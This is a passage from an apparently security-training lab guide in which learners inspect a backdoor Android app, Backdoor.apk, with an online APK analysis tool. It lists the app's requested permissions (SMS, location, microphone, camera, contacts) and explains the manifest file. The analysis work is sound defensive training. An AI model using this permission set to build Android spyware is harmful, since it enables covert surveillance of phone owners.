


7. The **Downloads** screen appears; double-click the **Backdoor.apk** file.

Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the ellipse icon in the top-left corner.



8. The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot.



9. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.


Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.

The screenshot shows a web browser window with the URL sisik.eu/apk-tool. The page displays information about an APK file, specifically focusing on the 'Requested Permissions' section. The permissions listed are:

```
android.permission.INTERNET  
android.permission.ACCESS_WIFI_STATE  
android.permission.CHANGE_WIFI_STATE  
android.permission.ACCESS_NETWORK_STATE  
android.permission.ACCESS_COARSE_LOCATION  
android.permission.ACCESS_FINE_LOCATION  
android.permission.READ_PHONE_STATE  
android.permission.SEND_SMS  
android.permission.RECEIVE_SMS  
android.permission.RECORD_AUDIO  
android.permission.CALL_PHONE  
android.permission.READ_CONTACTS  
android.permission.WRITE_CONTACTS  
android.permission.RECORD_AUDIO  
android.permission.WRITE_SETTINGS  
android.permission.CAMERA  
android.permission.READ_SMS  
android.permission.WRITE_EXTERNAL_STORAGE
```

10. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.



